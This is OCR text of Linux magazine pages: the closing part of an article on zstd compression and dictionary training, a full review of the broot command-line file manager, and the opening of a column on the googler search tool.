bb@nanday:~/sample$ zstd --list /home/bb/sample/15-Limbo.flac.zst
Frames  Skips  Compressed  Uncompressed  Ratio  Check  Filename
     1      0    14.95 MB      14.96 MB  1.001  XXH64  /home/bb/sample/15-Limbo.flac.zst
bb@nanday:~/sample$ zstd --list /home/bb/sample/*.zst
Frames  Skips  Compressed  Uncompressed  Ratio  Check  Filename
     1      0    30.27 MB      30.28 MB  1.000  XXH64  /home/bb/sample/01-All_That_Way_For_This.
flac.zst
     1      0    20.71 MB      20.72 MB  1.000  XXH64  /home/bb/sample/01_-_False_True_Love.flac
.zst
     1      0    31.75 MB      31.75 MB  1.000  XXH64  /home/bb/sample/01-Hal-An-Tow.flac.zst
     1      0    25.71 MB      25.72 MB  1.000  XXH64  /home/bb/sample/01-I_Built_This_House.fla
c.zst
```

Figure 3: The `--list` option gives detailed information about compressed files. Here, compression is minimal due to compression level and file type.

taken to benchmark in seconds with `-i#SECONDS` or cut the archive into blocks, specifying `-i#SIZE`, which can be useful if you secure files in a cloud by storing them in several pieces. Should you want to know exactly how long an operation takes, you can add the option `--priority=rt` (real-time).

Using a Dictionary

If you compress the same type of file regularly, you could be able to squeeze more compression from `zstd` by creating a dictionary. Even though the files might be small, you might still be able to compress or decompress more efficiently with a dictionary, because `zstd` will not have to read each file separately. However, the effort to create a dictionary could fail because the sample size is too small for general patterns to be observed or because `zstd` is unable to find a means to streamline operations with a particular file type. Generally speaking, an effective dictionary requires several thousand samples, although you might manage to produce a dictionary with less. The only way to know is to try.

To create a dictionary, create a directory and add to it files of the same format. Then use the command structure:

```
zstd --train ##SAMPLE-DIRECTORY/*
```

If an error occurs, `zstd` will stop and suggest how to correct it (Figure 4). If a dictionary is created, its default name will be `dictionary`, but you can give it a more specific name with `-o FILE`. Other options are listed in the long form help (`-H`) but are seriously under-documented. A sample dictionary is available [4], as well as an industry standard [5] and a guide for creating a third-party dictionary builder [6], although none seem to exist yet. However you create a dictionary, you can use it when either compressing or decompressing by adding the `-D DICTIONARY` option.

Modern Compression

The chief fault of `zstd` is that its advanced options are lightly documented and are only immediately useful to Python experts. However, even at the most basic level, `zstd` challenges traditional compression commands. While `zstd` does offer some compatibility with older commands, as well as using `tar` as a tool, it is at least as fast as older commands for compression and noticeably faster in decompression – just how much faster depends on options and file types.

Happily, although you need to experiment with settings if you want to squeeze the utmost efficiency out of `zstd`, the defaults are often sufficient for most purposes. Supporting legacy compression commands while developing its own perspectives, `zstd` is typical of the modern replacement commands that are becoming more common in Linux. As `zstd` matures, its documentaton should improve and the last barriers to its popularity should fall. ■■■

Info

[1] zstd: *https://github.com/facebook/zstd/blob/dev/doc/zstd_compression_format.md*

[2] LZ77: *https://en.wikipedia.org/wiki/LZ77_and_LZ78*

[3] Entropy encoders: *https://fastcompression.blogspot.com/2013/12/finite-state-entropy-new-breed-of.html*


[4] Sample dictionary: *https://github.com/facebook/zstd/blob/release/lib/zdict.h*

[5] Industry standard: *https://github.com/facebook/zstd/blob/dev/doc/zstd_compression_format.md*

[6] Third-party dictionary guidelines: *https://rdrr.io/cran/zstdr/f/src/third_party/zstd-1.2.0/programs/README.md*

```
bb@nanday:~$ zstd --train ##/home/bb/sample/*
!  Warning : nb of samples too low for proper processing !
!  Please provide _one file per sample_.
!  Alternatively, split files into fixed-size blocks representative of samples, with -B#
Error 14 : nb of samples too low
```

Figure 4: Dictionary training is under-documented, but `zstd` does explain different ways to correct errors in what can be a complicated process.



A command-line file manager

Nimble Tree Climber

The broot file manager guarantees clearer, quicker navigation of the directory tree at the command line.

By Ferdinand Thommes

You most likely use a file manager daily to do a variety of tasks from navigating the filesystem to creating, deleting, moving, and copying files. File managers come in many shapes and sizes, from command-line-only tools to the many Norton Commander clones (e.g., Midnight Commander) to graphical tools such as Dolphin (KDE), Nautilus (Gnome), Thunar (Xfce), or PCManFM (LXDE). In particular, if you have ever had to work with Windows Explorer, you will probably appreciate a good file manager.

Amongst the plethora of file managers, broot (pronounced "be root") clearly stands out from the competition in terms of functionality. Broot, an interactive file manager for the command line written in Rust, offers an innovative concept. It replaces commands such as `ls` and `tree` with an interactive display.

Copied from tree

Broot is maintained on GitHub [1] and works on Linux, Raspberry Pi OS, macOS, and Windows. Even in very large




Figure 1: While broot only partially expands large directories, it tells you how many files or directories are unlisted in the current tree view.

Photo by Kev Kindred on Unsplash

directories, this nimble file manager provides the user with a better and quicker overview. In principle, broot's display is based on the output from the `tree` command (Figure 1). However, broot displays the directory tree in a more compact way and makes the display interactive, in contrast to `tree`. You can search broot's tree display at lightning speed using fzf [2], a fuzzy search tool.

Setup

In addition to the GitHub repo, the developers maintain a project website that also provides instructions for broot's installation [3] and configuration. On this site, you also will find binary packages for Android, Linux, Linux with musl, Raspberry Pi, and Windows 10.

You can also find broot in the package archives of Alpine Linux, Arch Linux, Manjaro, Solus, Void Linux, and the BSD derivatives NetBSD and FreeBSD. However, be warned that some of these versions are partially outdated [4]. For distributions with deb package management, a third-party repository offers broot along with other interesting applications [5]. There is also a deb package available without a repository [6], but you must handle the updates manually if you go this route. This deb package works for testing purposes and removes the need to integrate the key for third-party repositories, a feature that Debian recently made less user-friendly [7].

For a permanent installation, I advise building broot yourself from source (Listing 1). To do this, you need a Rust development environment [8], which will give you the latest version. Broot stores its configuration in your home directory in `~/.config/broot/conf.hjson`; see the website [3] for a detailed description.

Listing 1: Building broot

```
$ git clone https://github.com/Canop/broot.git

$ cargo install --path .
```

Retrofit

When you first launch broot, it asks if it can retrofit the `br` shell function (Figure 2). You will want to allow this since it lets you use the `cd` command to change directories inside broot. In the future, you can simply start broot with the `br` command, followed by the path of the directory you want to view. If you save the path specification, the tool displays the contents of the current working directory.

While inspired by the `tree` command,

```
Broot should be launched using a shell function.
This function most notably makes it possible to cd from inside broot
(see https://dystroy.org/broot/install for explanations).

Can I install it now? [Y/n]
y
Writing br shell function in /home/ft/.local/share/broot/launcher/bash/1.
Creating link from /home/ft/.config/broot/launcher/bash/br to /home/ft/.local/share/broot/launcher/bash/1.
/home/ft/.bashrc successfully patched, you can make the function immediately available with
source /home/ft/.bashrc
Writing br shell function in /home/ft/.local/share/broot/launcher/fish/br.fish.
Creating link from /home/ft/.config/fish/functions/br.fish to /home/ft/.local/share/broot/launcher/fish/br.fish.

The br function has been successfully installed.
You may have to restart your shell or source your shell init files.
Afterwards, you should start broot with br in order to use its full power.
```

Figure 2: On the first launch after installation, broot asks if you agree to set up broot as a shell function. Enter *Y* to agree to this.




Figure 3: One look at the respective scrollbars for `tree` (left) and broot (right) highlights the difference between the two commands.




Figure 4: Broot lets you use multiple panels side by side. You can copy files back and forth between panels using `cpp`.

there are some differences. If you compare the output of `tree` and broot side by side, you will notice that broot displays the same directory more compactly because it doesn't open all the directories immediately (Figure 3). You can navigate the tree at the keyboard and then press Enter to open a directory. In many terminals, you can also double-click to do this. To go back, press Esc.

Standard View

To open a view of the directory tree, you use:

```
br -dp
```

which is similar to `ls -la`. However, broot supports interactive operation, as well as searching in directories and direct actions against the files and folders. If you want to keep this (or some other) view as the default, define it in the config file under `~/.config/broot/conf.hjson` by removing the comment sign in front of `default flags` and entering the desired view.

While you are in the config file, you might want to adjust the color output to suit your preferences under `skins`. Broot can theoretically also display file type icons [9], but I was unable to configure this; instead, empty rectangles appeared rather than icons.

The config file's location follows XDG convention, which is dependent on your system settings. The fastest way to find the configuration file is to type a question mark in broot's search field, which launches a help screen. From the help screen, you can then open the file in your system's editor by typing `os` (for `open_stay`).

By default, broot uses two panels (Figure 4), but you can increase the number in the configuration file. You can open an additional panel by pressing Ctrl + Right arrow. If you want to open a file and exit broot at the same time, you can do this by pressing Alt + Enter. Otherwise, select Ctrl + Q to exit broot when you are finished.

Using arguments, you can add desired attributes to the view at startup. For example, `br -h` toggles hidden files,




Figure 5: The `--whale-spotting` (`-w`) option shows which files or folders are resource hogs.




Figure 6: Broot's ability to use a fuzzy search helps you to find files or directories whose names or spellings you have forgotten.

while `br -gi` toggles `.gitignore` files that would normally be hidden. Broot clarifies the status of these two attributes with a *y* or *n* in the search field bottom right. For both of these arguments, you can use `br -d` to see the date of the last change.

To find out which files and folders are taking up the most space, you can use "whale spotting" mode (`br -w`) to get a list of files sorted by size; broot visualizes the size ratios as a bar chart in a similar way to ncdu or GDU (Figure 5).

Fuzzy Search

The search field, located bottom left, is one of broot's strengths. Directly above the search, a status bar indicates what an entered command does or if an argument is incorrect, as appropriate.

You can use broot's fuzzy search capability to find files, even if you've forgotten the exact file name. For example, if you are unsure about how to spell "LinuxUser" but know that it contains the three letters *l*, *x*, and *u* in that order (sequential, but not necessarily consecutive order), broot can find all of the files whose names contained those three letters in that specific order (Figure 6).

If you introduce the search term with a slash, you can also use regular expressions. A question mark entered in the search field calls the built-in help, which offers a subset of the detailed documentation found under the *Usage* tab on the website [10].

If you want to run a search on very large or very slow disks, it may be necessary to enable `:total_search` or press Ctrl + S to ensure that broot searches the entire disk.

To exit broot but first change to a directory in the shell beforehand using `cd`, navigate to the desired directory and press Alt + Enter. If you apply the same key combination to a file, broot again exits and opens the file with the associated application. Speaking of shells: Alongside Bash or Dash, broot also works well with Z shell and Fish.

Verbs

You can also use the search field to enter verbs, which the developers explain on the website under *Usage* | *Verbs & Commands* [11]. These verbs are actually Linux commands that you can execute directly in




Figure 7: Broot even opens images, but in low resolution. If you use the Kitty terminal emulator, you get high-resolution images because it harnesses the GPU for rendering.

broot. To list all the available verbs, enter a question mark in the search field. In addition, you can also define verbs yourself in the broot configuration file.

The search field has two modes: *input mode* and *command mode*. Use *command mode* to find content. If you want to use verbs here, you must enter a space or a colon as a prefix followed by the verb and, where needed, an argument. For example, to open a file in your favorite editor, navigate to the file and type Space + E or Shift + . + E in the search field.

The frequently-used commands `mv`, `cp`, `rm`, and `mkdir` are available as verbs. In addition, `d` shows the last change date, `pe` lists the ownership, `ss` sorts directories and files by size, and `h` unearths hidden files. For directories managed by Git, `gf` displays the number of changed or new files at the top of a status line, while `gs` maps the `git status` command. You can also combine searches with commands. Navigate to a file by typing a letter and then, without removing the search term with Esc, delete the file with `:rm`.

If you work with panels, you can also use the `cpp` (copy to panel) verb; it supports copying from one panel to the other. For example, exporting directory trees with the `pt` (print tree) command exports the directory tree to the shell. You also can modify the command in the configuration file to export to a specific directory. To start broot in a monochrome look and without decoration, type `broot --no-style`.

Conclusions

Broot is one of the most useful command-line tools I have come across in quite some time. The documentation on the website turns out to be just as excellent as broot itself. Study the documentation more closely, and you'll find that there is much more to discover than this article can cover.

Broot can speed up filesystem navigation and replace commands such as `tree` and `ls`. You can display low-resolution images in a panel (Figure 7); if you use Kitty [12] terminal emulation, you can even view high-resolution images. By the way, when I used Kitty, the icons also worked.

If you do most of your work at the command line, you will quickly warm to broot. With a flat learning curve, the benefits in terms of clarity and work speed are substantial. If you have shied away from the command line thus far, you might even want to rethink your relationship with it thanks to broot. ■■■

Info

[1] broot on GitHub: *https://github.com/Canop/broot*
[2] fzf: *https://github.com/junegunn/fzf*
[3] Installation: *https://dystroy.org/broot/install/*
[4] Outdated broot versions: *https://repology.org/project/broot/versions*
[5] Alternative deb repository: *https://packages.azlux.fr/*
[6] broot without a repository: *https://dystroy.org/broot/download/*
[7] Debian keys: *https://www.linuxupriising.com/2021/01/apt-key-is-deprecated-how-to-add.html*
[8] Rust: *https://rustup.rs/*
[9] Displaying icons: *https://dystroy.org/broot/icons/*
[10] Documentation: *https://dystroy.org/broot/launch/*
[11] Verbs: *https://dystroy.org/broot/verbs/*
[12] Kitty: *https://sw.kovidgoyal.net/kitty/*

The sys admin's daily grind: googler

Clever Tracker

If you are a genuine admin, you will want to be able to google things at the command line. Charly uses googler for this; it has pretty useful capabilities despite the unimaginative name. *By Charly Kühnast*

What if you need to google something but only have access to a command line? You could just grab your smartphone, but if you want to copy and paste something from the search results, that's not really a good solution. A text-mode browser like Lynx is more suitable.

But there is another option that is more powerful and fits seamlessly into the workflow on the console: `googler` [1]. Many distributions have the tool in their package repositories, but it can also be installed manually with a few commands (Listing 1). The current version (at press time in July 2021) is `googler` 4.3.2.

